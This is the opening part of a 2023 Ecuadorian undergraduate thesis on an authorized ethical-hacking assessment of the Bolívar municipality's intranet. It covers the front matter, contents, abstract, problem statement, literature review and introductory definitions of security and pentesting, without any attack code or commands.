UNIVERSIDAD POLITÉCNICA ESTATAL DEL CARCHI

FACULTAD DE INDUSTRIAS AGROPECUARIAS Y CIENCIAS AMBIENTALES

CARRERA DE COMPUTACIÓN

Tema: "Hacking ético para detectar vulnerabilidades en los servicios de la intranet"

Trabajo de Integración Curricular previo a la obtención del título de Ingeniero en Ciencias de la Computación

AUTOR(A): Herrera Enriquez Esteban Emilio

TUTOR(A): Ing. Del Hierro Mosquera Milton Gabriel, Msc

Tulcán, 2023.

CERTIFICADO DEL TUTOR

Certifico que el estudiante(s) Herrera Enriquez Esteban Emilio con el número de cédula 0401915061 ha desarrollado el Trabajo de Integración Curricular: "Hacking ético para detectar vulnerabilidades en los servicios de la intranet"

Este trabajo se sujeta a las normas y metodología dispuesta en el Reglamento de la Unidad de Integración Curricular, Titulación e Incorporación de la UPEC, por lo tanto, autorizo la presentación de la sustentación para la calificación respectiva

Ing. Del Hierro Mosquera Milton Gabriel, Msc
TUTOR

Tulcán, junio del 2023

AUTORÍA DE TRABAJO

El presente Trabajo de Integración Curricular constituye un requisito previo para la obtención del título de Ingeniero en la Carrera de computación de la Facultad de Industrias Agropecuarias y Ciencias Ambientales

Yo, Herrera Enriquez Esteban Emilio con cédula de identidad número 0401915061 declaro que la investigación es absolutamente original, auténtica, personal y los resultados y conclusiones a los que he llegado son de mi absoluta responsabilidad.

Herrera Enriquez Esteban Emilio

AUTOR(A)

Tulcán, junio del 2023

ACTA DE CESIÓN DE DERECHOS DEL TRABAJO DE INTEGRACIÓN CURRICULAR

Yo Herrera Enriquez Esteban Emilio declaro ser autor de los criterios emitidos en el Trabajo de Integración Curricular: "Hacking ético para detectar vulnerabilidades en los servicios de la intranet" y eximo expresamente a la Universidad Politécnica Estatal del Carchi y a sus representantes de posibles reclamos o acciones legales.

Herrera Enriquez Esteban Emilio

AUTOR(A)

Tulcán, junio del 2023

AGRADECIMIENTO

A la UPEC y a la carrera de computación por la oportunidad brindada para obtener mi título profesional.

Agradezco a mi tutor Milton del Hierro quien con su conocimiento me ha orientado en la elaboración de este proyecto.

Al ingeniero Andrés Villarruel quien me ha abierto las puertas del municipio de Bolívar y me ha dado el espacio para realizar mi tesis.

Gracias Dios por brindarme vida y salud para obtener este título tan anhelado y por hacerme conocer excelentes personas en este trayecto.

Esteban Herrera E

DEDICATORIA

A mi padre, que me guía a donde vaya, eres mi inspiración y el que me da la sabiduría para hacer las cosas correctas, aunque ya no estes físicamente presente, tu amor y tu sabiduría siguen vivos en mí. El apoyo brindado ha sido la base que me ha permitido alcanzar mis metas. Estoy agradecido por todas las enseñanzas y los valores que me has dejado.

Dedico esta tesis a su memoria, como una muestra de cariño y gratitud. Descansa en paz, papá.

A mi familia, en específico a mi madre que me ha dado todo su apoyo para que yo esté aquí.

A mi novia quien me ha acompañado estos 3 años, que con su paciencia y amor me ha ayudado a cumplir mis objetivos, gracias por hacer cada día de mi vida un poco más brillante.

Esteban Herrera E

ÍNDICE

RESUMEN 16

ABSTRACT 17

INTRODUCCIÓN 18

I. EL PROBLEMA 19

1.1. PLANTEAMIENTO DEL PROBLEMA 19

1.2. FORMULACIÓN DEL PROBLEMA 20

1.3. JUSTIFICACIÓN 20

1.4. OBJETIVOS Y PREGUNTAS DE INVESTIGACIÓN 21

1.4.1. Objetivo General 21

1.4.2. Objetivos Específicos 21

1.4.3. Preguntas de Investigación 21

II. FUNDAMENTACIÓN TEÓRICA 22

2.1. ANTECEDENTES DE LA INVESTIGACIÓN 22

2.2. MARCO TEÓRICO 25

2.2.2 Seguridad informática 25

2.2.2.1 Confidencialidad 26

2.2.2.3 Integridad 26

2.2.2.2 Disponibilidad 26

2.2.3 Hacking Ético 26

2.2.4 Hacker ético 26

2.2.5 Cracker 27

2.2.6 Pentesting 27

2.2.7. Tipos de prueba de penetración 28

2.2.7.1. Caja Negra 28
2.2.7.2. Caja Gris 28
2.2.7.3 Caja Blanca 28
2.2.8 Identificación de vulnerabilidades 28
2.2.9. Vulnerabilidades físicas 29
2.2.9.1. Seguridad perimetral 29
2.2.9.2 Acceso a las instalaciones 29
2.2.10. Ingeniería Social 29
2.2.11. Herramientas de vulneración con software 29
2.2.12. Recopilación de información 29
2.2.13. DNSDumpster 30
2.2.14. Maltego 31
2.2.15. Shodan 32
2.2.16. Ophcrack 32
2.2.17. Konboot 33
2.2.18. Spyware 34
2.2.19. Keylogger 34
2.2.20. Criptografía 35
2.2.21. Distribución Linux 35
2.2.22. Kali Linux 36
2.2.23. Parrot OS 36
2.2.24. Termux 37
2.2.25. Características de termux 38
2.2.26. Virtualización 38
2.2.27. VirtualBox 39
2.2.27.1 Red Nat 39

2.2.27.2 Adaptador Puente 40

2.2.28. Metasploitable 40

2.2.29. Escaneo de puertos. 40

2.2.30. Nmap 41

2.2.31. Nessus 41

2.2.32. Wireshark 41

2.2.33. Python para hacking ético 43

2.2.34. Virus informáticos 44

2.2.35. Tipos de Virus 44

2.2.36. Ransomware 44

2.2.37. Virus Convencionales 45

2.2.38. Antivirus 45

2.2.39. Bitdefender 45

2.2.40. Fases del Hacking Ético 46

2.2.41. Firewall 47

2.2.42. Robo de Credenciales 48

2.2.42.1. Phishing 48

2.2.42.2. Método GET y POST 48

2.2.43. Metodologías 49

2.2.43.1 OS Offensive Security 49

2.2.43.2 Owasp 49

2.2.44. Servidor 51

2.2.45. Protocolo Tcp/Ip 51

2.2.46. Ipv4 52

2.2.47. Red Privada 52

2.2.48. Delito informático 53

2.2.49. Sanciones en Ecuador 53

III. METODOLOGÍA 53

3.1. ENFOQUE METODOLÓGICO 53

3.1.1. Enfoque 53

3.1.2. Tipo de Investigación 54

3.1.2.1. Investigación Descriptiva. 54

3.1.2.2. Investigación- Acción. 54

3.1.2.4. Investigación de campo. 55

3.2. IDEA A DEFENDER 55

3.3. DEFINICIÓN Y OPERACIONALIZACIÓN DE LAS VARIABLES 55

3.4. MÉTODOS UTILIZADOS 58

3.4.1 Método inductivo 58

3.4.2 Método argumentado 58

3.4.1 Técnicas e instrumentos 58

3.4.2. Población y Muestra 59

3.5. ANÁLISIS ESTADÍSTICO 59

3.5.1. Análisis de la Entrevista 59

3.5.1 RECURSOS 65

3.6.1. Humanos 65

3.6.2. Materiales 65

3.6.3. Tecnológicos 66

3.6.4. Recursos Económicos 67

IV. RESULTADOS Y DISCUSIÓN 68

4.1. RESULTADOS 68

4.1.1 Resultados de las encuestas 68

4.1.1.1. Análisis de los ítems de la encuesta. 68

4.2. PROPUESTA **76**
4.2.1. Alcance de la propuesta **77**
4.2.2. Estudio de Factibilidad **78**
4.2.3. Metodología Offensive Security **78**
4.2.3.1 Posicionamiento 78
4.1.3.2 Visibilidad 79
4.2.3.3 Perfil Adoptado 79
4.2.3.4 Reconocimiento pasivo 79
4.2.3.5 Reconocimiento activo superficial 82
4.2.3.6 Reconocimiento activo en profundidad 83
4.2.3.7 Análisis de vulnerabilidades 84
4.2.3.8 Explotación o ataque puro 84
4.2.3.10 Reportes 90
4.3. DISCUSIÓN **97**
V. CONCLUSIONES Y RECOMENDACIONES 98
5.1. CONCLUSIONES **98**
5.2. RECOMENDACIONES **98**
VI. REFERENCIAS BIBLIOGRÁFICAS 100
VII. ANEXOS 103

ÍNDICE DE TABLAS

Tabla 1. Beneficios de Wireshark 42
Tabla 2. Comparativa de antivirus que maneja el municipio 46
Tabla 3. Fases del Hacking Ético 46
Tabla 4. Comparativa de Metodologías para hacking 49

Tabla 5. Operacionalización de la variable independiente 56
Tabla 6. Operacionalización de la variable dependiente 57
Tabla 7. Recursos Humanos 65
Tabla 8. Materiales empleados 65
Tabla 9. Recursos tecnológicos 66
Tabla 10. Recursos Financieros 67
Tabla 11. Conocimiento de seguridad informática 68
Tabla 12. Importancia de la seguridad informática 69
Tabla 13. Conocimiento acerca de hacking ético 70
Tabla 14. Antivirus instalados 71
Tabla 15. Introducción de memorias USB desconocidas 72
Tabla 16. Descarga de archivos de internet 73
Tabla 17. Spam o correo no deseado 74
Tabla 18. Conocimiento de puntos de acceso 75
Tabla 19. Participación en capacitación acerca de hacking ético 76
Tabla 20. Servidores donde se aloja la página web del municipio 80
Tabla 21. Ordenadores manipulados 88
Tabla 22. Herramientas de Hacking ético aplicadas 91
Tabla 23. Solución a las herramientas empleadas 92

ÍNDICE DE FIGURAS

Figura 1: *Etapas de hacking ético* 24
Figura 2: *Triangulo de la S.I* 25
Figura 3: *Tipos de cajas* 28
Figura 4: *Domain Doosier* 31
Figura 5: *Maltego* 31

Figura 6: *Shodan* 32
Figura 7: *Ophcrack* 32
Figura 8: *Kon-Boot* 33
Figura 9: *Keylogger* 34
Figura 10: *Origen de la criptografía* 35
Figura 11: *Linux* 35
Figura 12: *Kali Linux* 36
Figura 13: *Parrot OS* 36
Figura 14: *Termux* 38
Figura 15: *Virtual Box* 39
Figura 16: *Nmap* 41
Figura 17: *Wireshark* 42
Figura 18: *Python* 43
Figura 19: *Ransomware* 45
Figura 20: *Bitdefender* 45
Figura 21: *Círculos del Hacking* 47
Figura 22: *Firewall* 47
Figura 23: *Orden de Offensive Security* 50
Figura 24: *Modelo cliente-servidor* 51
Figura 25: *Suite de Protocolos* 51
Figura 26: *Dirección IPv4* 52
Figura 27: *Conocimiento de seguridad informática* 68
Figura 28: *Importancia de la S.I* 69
Figura 29: *Seguridad de la red del municipio de Bolívar* 69
Figura 30: *Conocimiento acerca de seguridad informática* 70
Figura 31: *Antivirus instalados* 71
Figura 32: *Introducción de memorias USB desconocidas* 72

Figura 33: *Descarga de archivos de internet* 73
Figura 34: *Recepción de correo no deseado* 74
Figura 35: *Conocimiento de puntos de acceso remoto* 75
Figura 36: *Participación en capacitación de seguridad informática* 76
Figura 37: *Análisis con la herramienta dnsdumpster* 79
Figura 38: *Mapa de los servidores donde se aloja la página del municipio* 79
Figura 39: *Mapa del nombre de dominio* 80
Figura 40: *Análisis con la herramienta Domain Dossier* 81
Figura 41: *DNS records* 81
Figura 42: *Análisis de saltos con Traceroute* 81
Figura 43: *Servicio de Escaneo de puertos* 82
Figura 44: *Análisis en profundidad con Maltego* 82
Figura 45: *Análisis de Sistemas Operativos instalados* 83
Figura 46: *Ataques de contraseñas a Sistemas Operativos con Windows 10* 83
Figura 47: *Robo y espionaje de información con un Keylogger* 84
Figura 48: *Robo de información del Disco local C* 84
Figura 49: *Archivos cifrados con Ransomware* 85
Figura 50: *Infección con virus creado en Python* 86
Figura 51: *Uso de la herramienta settoolkit* 86
Figura 52: *Selección de la opción website attack vectors* 86
Figura 53: *Selección de la herramienta Harvester* 87
Figura 54: *Clonado de página del Correo Institucional para obtención de credenciales* 87
Figura 55: *Seguridad en el visor de eventos* 88
Figura 56: *Borrado de registro de seguridad* 89
Figura 57: *Verificación de borrado de huellas* 89

ÍNDICE DE ANEXOS

Anexo 1. Acta de la sustentación de Predefensa del TIC.....103

Anexo 2. Certificado del abstract por parte de idiomas 104

Anexo 3. Informe de antiplagio.....106

Anexo 4. Entrevista aplicada al jefe de Tics del municipio de Bolívar 106

Anexo 5. Encuesta.....109

Anexo 6. Manuales de Usuario 113

RESUMEN

El hacking ético es una técnica utilizada para identificar y reportar debilidades en los sistemas de una organización su objetivo es mejorar la S.I (Seguridad Informática). En la intranet de un municipio, como el del cantón Bolívar, el hacking ético puede ser una forma efectiva de detectar posibles brechas de seguridad en los servicios en línea que se ofrecen a la comunidad como también toda la información que maneja en sus ordenadores.

En este trabajo se busca realizar pruebas de penetración en la intranet del municipio con la finalidad de identificar posibles debilidades y reportarlas a el área de TIC para que puedan ser corregidas. Este proceso solo debe ser realizado con el conocimiento y autorización de la organización.

El hacking ético es un instrumento valioso para garantizar la seguridad en la intranet del municipio del cantón Bolívar. Al identificar y corregir las vulnerabilidades, se protege la privacidad y los datos sensibles de los usuarios, y se evitan posibles ataques o intrusiones malintencionadas. Es importante destacar que el hacking sin autorización es ilegal y puede tener graves consecuencias legales.

Palabras Claves: Hacking, S.I, Intrusiones

ABSTRACT

Ethical hacking is a technique used to identify and report weaknesses in an organization's systems, with the goal of improving cybersecurity. In the intranet of a municipality, such as that of the Bolívar Canton, ethical hacking can be an effective way to detect potential security breaches in the online services offered to the community, as well as all the information stored on their computers.

In this work, penetration testing is being conducted on the municipality's intranet in order to identify possible weaknesses and report them to the IT department so that they can be corrected. This process should only be carried out with the knowledge and authorization of the organization.

Ethical hacking is a valuable tool for ensuring the security of the intranet of the Bolívar Canton municipality. By identifying and correcting vulnerabilities, the privacy and sensitive data of users are protected, and potential malicious attacks or intrusions are avoided. It is important to note that unauthorized hacking is illegal and can have serious legal consequences.

Keywords: Hacking, Intrusions

INTRODUCCIÓN

La seguridad informática es un aspecto crítico para los municipios en la era digital actual, ya que muchos de ellos ofrecen servicios en línea a la comunidad. Los servicios en línea brindan acceso a una gran cantidad de información y datos sensibles, como registros de impuestos, permisos y licencias, entre otros. Por lo tanto, es esencial garantizar que estos servicios se encuentren protegidos contra posibles ataques o intrusiones malintencionadas.

La seguridad informática implica una serie de medidas y prácticas para proteger los sistemas y servicios de una organización, como la implementación de firewalls, la encriptación de datos y la educación sobre seguridad para los empleados. Además, los municipios deben estar al tanto de las amenazas más recientes y actualizar sus sistemas y medidas de seguridad en consecuencia.

En un mundo cada vez más digital, la seguridad informática es vital para garantizar la confianza de la comunidad del cantón Bolívar. Al proteger los datos sensibles y la privacidad de los usuarios, se evitan posibles ataques o intrusiones malintencionadas y se mejora la eficiencia y efectividad de los servicios en línea.

Mediante la aplicación de técnicas de hacking, se pueden descubrir y comunicar debilidades en los sistemas y servicios de un entorno corporativo, con la finalidad de reforzar la protección de la seguridad informática. En municipios, el hacking ético puede ser una herramienta valiosa para detectar posibles brechas de seguridad en los servicios en línea que se ofrecen a la comunidad.

El hacking ético es una forma de identificar y corregir posibles vulnerabilidades en la seguridad informática de los municipios. En el presente trabajo se busca realizar pruebas de penetración en los ordenadores del municipio y reportar vulnerabilidades para que puedan ser corregidas. El hacking ético no solo ayuda a identificar y corregir posibles vulnerabilidades, sino que también permite a los municipios mejorar sus servicios en línea y ofrecer una experiencia más segura y confiable a los usuarios

I. EL PROBLEMA

1.1. PLANTEAMIENTO DEL PROBLEMA

La seguridad informática a nivel mundial es importante tanto para empresas, entidades financieras, municipios o sitios donde se maneja mucha información y dinero, conforme pasan los años van apareciendo o mejorando nuevas amenazas tecnológicas que pueden poner en riesgo los datos e información.

En el Ecuador según un estudio de la BBc se ha filtrado información de millones de ecuatorianos perteneciente a la empresa Novaestrat en Miami, que contiene datos delicados de personas como lo es cedulas de identidad, lugar de residencia, educación, trabajo y cuentas de afiliados al Banco del IESS (Silva, 2019).

La mayoría de los ataques son de malware, Ecuador ocupa el puesto 119 entre 182 países en cuanto a vulnerabilidad a ciberataques, según el último Índice Global de Seguridad Cibernética.

El Banco Pichincha sufrió un ataque cibernético en octubre del 2021, que interrumpió sus operaciones, lo que provocó la interrupción de sus cajeros automáticos y su portal de banca en línea. El ataque de ese año es considerado uno de los más grandes del mundo.

Esta es la segunda vez que el banco es atacado en algunos meses: el banco fue víctima de otro ataque cibernético en febrero que también afectó al Ministerio de Hacienda de Ecuador, según la página de noticias Welivecurity de la empresa de seguridad en Internet ESET.

En Ecuador, la Corporación Nacional de Telecomunicaciones (CNT). En 2021, fue atacado por un ransomware que secuestró los sistemas con información delicada.

Los gobiernos locales o instituciones públicas y privadas disponen de intranets para compartir información, ha ido en incremento la cifra de vulneración informática por parte de crackers a usuarios de Internet.

El municipio del cantón Bolívar se encuentra una intranet con sus servicios los cuales no han sido evaluados con ninguna técnica o método de “hacking ético” para detectar vulnerabilidades, así que no se ha identificado a que podría estar vulnerable.

Esto pone en riesgo al municipio junto con toda la información que maneja, misma que puede ser modificada u alterada o en su peor caso robada y eliminada, como este es el corazón de cualquier negocio u organización.

En el año 2019 el GAD municipal de Bolívar recibió un ataque con un virus ransomware que cifro datos del servidor del municipio y produjo perdidas de información y tiempo de trabajo para la recuperación de estos datos (Villarruel, 2021).

1.2. FORMULACIÓN DEL PROBLEMA

Las pocas pruebas de pentesting realizadas por el departamento de sistemas ocasiona que el municipio de Bolívar este vulnerable a ataques informáticos

1.3. JUSTIFICACIÓN

El surgimiento del hacking ético se debió a la necesidad de combatir a los delincuentes informáticos, pero con el tiempo se ha convertido en un escudo valioso para reforzar la seguridad informática de los ordenadores y sistemas informáticos, los entornos corporativos contratan a estos profesionales para demostrar la seguridad de sus equipos y así reducir vulnerabilidades.

Los Gobiernos Autónomos Descentralizados o entidades públicas necesitan proteger su información, tener los datos de sus habitantes de manera confidencial y segura. Los servidores que están vulnerables a un ataque pueden provocar la inestabilidad en servicios que se estén ejecutando en estos equipos.

Estos contienen información que es delicada y que pertenece a todos los habitantes del cantón Bolívar. Según un previo análisis de las instalaciones se pudo observar que el GAD municipal del cantón Bolívar posee una intranet, en la cual está dos servidores físicos y un servidor clon que brindan servicios, los cuales se pueden analizar y evaluar sus vulnerabilidades, debido a que la información es delicada, es importante realizar pruebas de pentesting.

Esto dará a conocer las vulnerabilidades presentes en el departamento de Tics y así tener los riesgos identificados.

Es por todo esto que el servidor del GAD municipal de Bolívar debe estar configurado, de acuerdo con los estándares y recomendaciones de seguridad, para cuando la ciudadanía requiera su información, esta sea integra.

Cabe resaltar, que este proceso de evaluación de vulnerabilidades se realizara dentro de las instalaciones del municipio (ambiente real) y no en un ambiente de pruebas, esto realza el trabajo de titulación. Se implementará hacking ético específicamente al servidor del GAD municipal de Bolívar con el fin de determinar el nivel de debilidades informáticas.

La aplicación de pasos de seguridad informática y de herramientas de vulneración como lo es Nessus, Nmap que incorpora el sistema operativo Kali-Linux las cuales son libres y gratuitas permiten identificar puertos abiertos y la seguridad del servidor del GAD municipal de Bolívar, de tal manera que se mejore los controles de protección

1.4. OBJETIVOS Y PREGUNTAS DE INVESTIGACIÓN

1.4.1. Objetivo General

Evaluar con hacking ético vulnerabilidades en la intranet del municipio del cantón Bolívar

1.4.2. Objetivos Específicos

1. Seleccionar la fundamentación teórica relacionada con las herramientas, la metodología y fases del hacking ético.
2. Diagnosticar el estado actual de la seguridad informática del GAD municipal del cantón Bolívar
3. Aplicar herramientas de pentesting, determinando los riesgos.
4. Entregar manuales y un reporte de seguridad informática para el GAD municipal de Bolívar

1.4.3. Preguntas de Investigación

- ¿La recopilación de información bibliográficamente de las herramientas de hacking ético es de gran ayuda para una buena sustentación teórica de la investigación?
- ¿El Diagnostico del estado actual de la seguridad de datos del GAD municipal de Bolívar dará un resultado de cómo se encuentra su nivel de seguridad?
- ¿La Aplicación de herramientas de pentesting, determinara los riesgos a los que está expuesto el GAD municipal de Bolívar?
- ¿Entregar manuales y un reporte de seguridad con la ayuda de la metodología Offensive Security para el GAD municipal de Bolívar permitirá tomar decisiones en cuanto a mejora de la seguridad informática?

II. FUNDAMENTACIÓN TEÓRICA

2.1. ANTECEDENTES DE LA INVESTIGACIÓN

Aquí están las bases bibliográficas que guardan estrecha relación con el tema planteado, las cuales aportan a la sustentación de la presente investigación. Se documentó 6 antecedentes que sirven para reforzar las variables de estudio, trabajos que fueron consultados de repositorios digitales de Universidades y de artículos científicos.

En la universidad de las Américas (Añazco & Ortiz, 2018) elaboraron una tesis acerca de "Análisis de Vulnerabilidades en el portal web de una institución de educación superior del Ecuador". Cuyo objetivo general tiene el diseño de una propuesta para aminorar ataques informáticos en la infraestructura de un portal web.

De esta investigación en base a los antecedentes se menciona que el cibercrimen es una intranquilidad creciente en donde las empresas buscan formas de controlar y hacer detener los ataques informáticos. Las páginas web de instituciones son de vital importancia para la atención del público en general por lo que testear la vulnerabilidad y corregir errores da seguridad a los datos e información importante. En esta investigación se usa la metodología OWASP y las recomendaciones de NIST que sirve para respuesta de incidentes informáticos.

La investigación permitirá tener definidos los conceptos de vulnerabilidades informáticas, los ataques a los que se expone una página web, así como también las consecuencias de estos.

Al termino de esta tesis se obtuvo como resultado que:

Es necesario un sistema de intrusión esto debido a que un firewall y un antivirus no son suficientes para una defensa activa ante ataques informáticos.

Se recomienda mantener la ética con la entidad debido a que toda la información que se encuentre no debe ser utilizada para fines delictivos.

En la Universidad Estatal Del Sur De Manabí, se presentó una tesis, donde se expuso lo siguiente: Tema: "Aplicación de hacking ético para la determinación de amenazas, riesgos y vulnerabilidades en la red de la universidad estatal del sur de Manabí" expuesto por la estudiante (Briones, 2020).

En este trabajo se presenta como problema la existencia de debilidades en las redes, lo que produce perdida de datos, se analiza que el personal administrativo tiene una mala capacitación

en seguridad informática lo cual también es un problema ya que no están preparados en caso de un ataque informático.
Parte fundamental de esta investigación es donde se establecen las herramientas de hacking ético parte donde se rescatan las que más se acoplen al proyecto de investigación, así como también se sustrajo conceptos del marco teórico.
Se llegó a la conclusión que dos herramientas fueron las más efectivas para vulnerar la seguridad de la Universidad. Llega a recomendaciones que al final de esta investigación se compararan con la presente tesis, uno de ellos es el de realizar periódicamente testeos de red con diferentes herramientas.

En la universidad Piloto de Colombia se presentó un trabajo de grado donde se rescató lo siguiente: Tema: Hacking Ético, una herramienta para la seguridad informática expuesto por (Medina, 2021).
En esta investigación se aplica el proceso del hacking ético con todas sus etapas, lo primero es el alcance de la prueba, una vez tengamos la autorización se prosigue a

1. Escoger los sistemas a vulnerar
2. Evaluar el Riesgo
3. Fechas, Horas y tiempo de las pruebas
4. Comprensión del sistema antes de iniciar la prueba
5. Acciones para tomar cuando ya se descubren las vulnerabilidades
6. Establecer las acciones que terminan las pruebas

Para tener éxito en el hacking ético se debe tener todo enumerado y en orden, hacer un reconocimiento pasivo, este método recolecta la información de una manera silenciosa y por último escoger una estrategia que mejor se acople al entorno. Conforme avanza la tecnología las vulnerabilidades en los sistemas informáticos crecen y por ende más personas maliciosas podrían atacarlas.

En la revista Cubana de Informática Medica se detalló lo siguiente: Tema: Herramientas fundamentales para el hacking ético presentado por (Rodríguez, 2020).
El estudio menciona que los expertos en seguridad informática en Cuba no saben mucho sobre herramientas básicas de hacking ético. Su propósito es analizar las diversas herramientas disponibles en los sistemas Linux para esto requieren un amplio conocimiento de seguridad hacking, programación, metodología y documentación.

Se emplean herramientas como:

Nmap es un software open source que admite escanear redes de cualquier tamaño en un período de tiempo corto. Es el software más utilizado mundialmente para escanear puertos.


OpenVas: Esta un software open source que incluye servicios y herramientas para evaluar vulnerabilidades y que se puede utilizar de manera independiente.

Nuestro Cerebro: es otra herramienta fundamental para un especialista en seguridad informática. Existen dos tipos de Hackers los que miran tutoriales y lo aplican en la vida real y los que interpretan y emplean su cerebro para brindar un informe completo para proteger su información. Entre otras herramientas se llega a la conclusión de que los especialistas de seguridad informática deben dominar estos aplicativos dentro de sus redes y así mitigar vulneraciones en las empresas.

En la Universidad Estatal de Manabí. Se presentó el trabajo de titulación donde se expuso lo siguiente: Tema: "Aplicación de hacking ético para mejorar la seguridad en la red de los equipos informáticos en la UPOCAM" presentada por Chilan (2022).

Esta investigación tiene como propósito emplear el hacking de forma ética para el perfeccionamiento de la seguridad en equipos de una empresa y así mitigar las vulnerabilidades haciendo uso de aplicaciones de software libre. La ejecución de herramientas ayuda a alertar al jefe de sistemas de posibles ataques, dando así soluciones para cuidar la información de la institución para que así sea transmitida de manera segura y transparente. En la propuesta se seleccionan tres etapas fundamentales de hacking ético.

Figura 1: *Etapas de hacking ético*



Fuente: Etapas de Hacking Etico [Fotografía], por Saha, 2018

Después de implementar las etapas y herramientas de hacking ético se identificaron vulnerabilidades, riesgos y amenazas. Se tomaron acciones de seguridad para asegurar la salvaguarda de la información.

Recomienda realizar un testeo periódicamente en la red para descubrir múltiples anomalías en los equipos informáticos del Upocam. Otra recomendación importante es capacitar al personal técnico encargado del mantenimiento para así estar alerta a cualquier ataque y vulneración.

En la Universidad Técnica de Ambato se expuso el proyecto de tesis previo a la obtención del título de Ingeniero en Sistemas, en el cual se presenta lo siguiente: Tema: "Hacking ético para analizar y evaluar la seguridad informática en la infraestructura de la empresa plasticaucho industrial S.A" exhibido por (Rojas Buenaño, 2018).

En 2016 se levantó una auditoría interna donde se observó que no existe auditorias de hacking ético por lo que se proponen medidas de seguridad para proteger a la empresa. Se presenta la metodología y las herramientas con las que va a ser atacada esta empresa.
En la empresa con la implementación del hacking se encontraron debilidades en equipos con Linux ya que no cuentan con credenciales de acceso. Como recomendación se sugiere revisar las configuraciones de ingreso a la red. De igual manera se sugiere realizar un hacking ético de manera periódica dado que identifica posibles vulnerabilidades para así corregirlas por expertos en el tema.

2.2. MARCO TEÓRICO

2.2.2 Seguridad informática

Esta es quien intenta resguardar los datos, el almacenamiento, proceso y traspaso de información digital. Protege los equipos informáticos, así como la comunicación entre estos. Ejemplo, él envió de un mensaje al servidor con conexión cifrada (Romero Castro, y otros, 2018).

Figura 2: *Triangulo de la S.I*

Fuente: Adaptado de Preámbulo a la seguridad informática [Fotografía], por Mifsud, 2017

2.2.2.1 Confidencialidad

Es la necesidad de ocultar determinada información para prevenir su difusión no autorizada, dicha información no está disponible por varias razones.

En seguridad de la información, este principio asegura que sólo el personal acreditado tenga acceso a la información. Dicho permiso se basa en la necesidad de conocer información sobre su desempeño laboral o actividades cotidianas. (Calderon, 2019).

2.2.2.3 Integridad

Consiste en asegurarse de que la información no sea extraviada, eliminada o comprometida, el mal uso de la información puede conducir a la pérdida masiva de información. (Calderon, 2019).

2.2.2.2 Disponibilidad

Para que la información y los datos sean útiles y valiosos estos deben estar disponibles. Por ejemplo, en un ataque DDos puede dejar inútil determinados servicios que brinde el servidor (Calderon, 2019).

2.2.3 Hacking Ético

Se describe como una inspección realizada hackers o por expertos de seguridad de la información conocidos como "pentesters". Es una medida preventiva, llamada prueba de penetración, y se describe básicamente como el "arte" de probar técnicas de vulneración a una organización en busca de agujeros de seguridad y luego de detectar las vulnerabilidades de seguridad que se descubren, informarlas y detenerlas si es posible, para evitar la fuga de información y los ataques informáticos (Valencia, 2018).

Básicamente es la acción de adelantarse a ataques informáticos usando el conocimiento y los instrumentos de software y hardware, con los que se realizará vulneraciones que luego serán analizadas y enviadas para reportar los ataques que tengan los equipos y así prevenir vulneración real.

2.2.4 Hacker ético

Un Hacker ético es un profesional contratado por empresas e instituciones, que tiene como labor la búsqueda de vulnerabilidades en los sistemas de informáticos para, así, poder solucionarlos. Últimamente han surgido nuevos métodos de hacking los cuales amenazan la seguridad de los datos, por lo que Instituciones y organizaciones practican el hacking ético, aunque no es fácil argumentar en contra de la idea de que tal actividad es inofensiva. Un hacker ético para el análisis de seguridad requiere de varias horas e incluso días de labor, ya que el horario de trabajo

debe ser horas inusuales u fuera de la jornada de trabajo de la empresa o institución, esto para evitar interferencia en la actividad y para la simulación de ataques en horas inesperadas.

Las pruebas para realizar en el GAD municipal de Bolívar serán de carácter ético y sin ninguna intención de causar ningún daño presente o futuro al municipio.

2.2.5 Cracker

Los piratas informáticos son considerados "criminales virtuales". Utilizan su sabiduría para entrar en sistemas, desencriptar contraseñas de programas y algoritmos de cifrado para ejecutar juegos sin disco, generar claves de registro de programas falsas, robar datos privados o cometer otros delitos informáticos.

Se debe ser cuidadosos a la hora de manipular la información que almacenamos en nuestro ordenador y protegerla adecuadamente con un buen sistema de seguridad. (Ruiz, 2020).


Cracker es un término utilizado para definir a los programadores maliciosos y ciberdelincuentes que tienen como objetivo dañar los sistemas de red de forma ilegal o imprudente. El término fue acuñado por piratas informáticos en 1985 para proteger el uso del término por parte de los medios. (Ruiz, 2020).

2.2.6 Pentesting

Es una vulneración supuesta y debidamente acreditada a un sistema de información con la meta de valorar su seguridad. En las pruebas, los atacantes identifican y explotan las vulnerabilidades encontradas en el sistema con fines maliciosos. Esto permite a los evaluadores de penetración realizar una evaluación de riesgos comerciales del cliente y proponer un plan de acción correctivo basado en los resultados de la prueba. (Guillen, 2017).

Es el método primordial más utilizado para determinar las debilidades de entornos de redes, aplicaciones web que estas sean conocidas y puedan solucionarse antes de que se explote en un ataque real informático.

Las pruebas de penetración abarcan diferentes áreas como son: redes internas y hosts conectados a internet, aplicaciones web, cortafuegos, redes inalámbricas y dispositivos de red (Molina & Orozco, 2018).



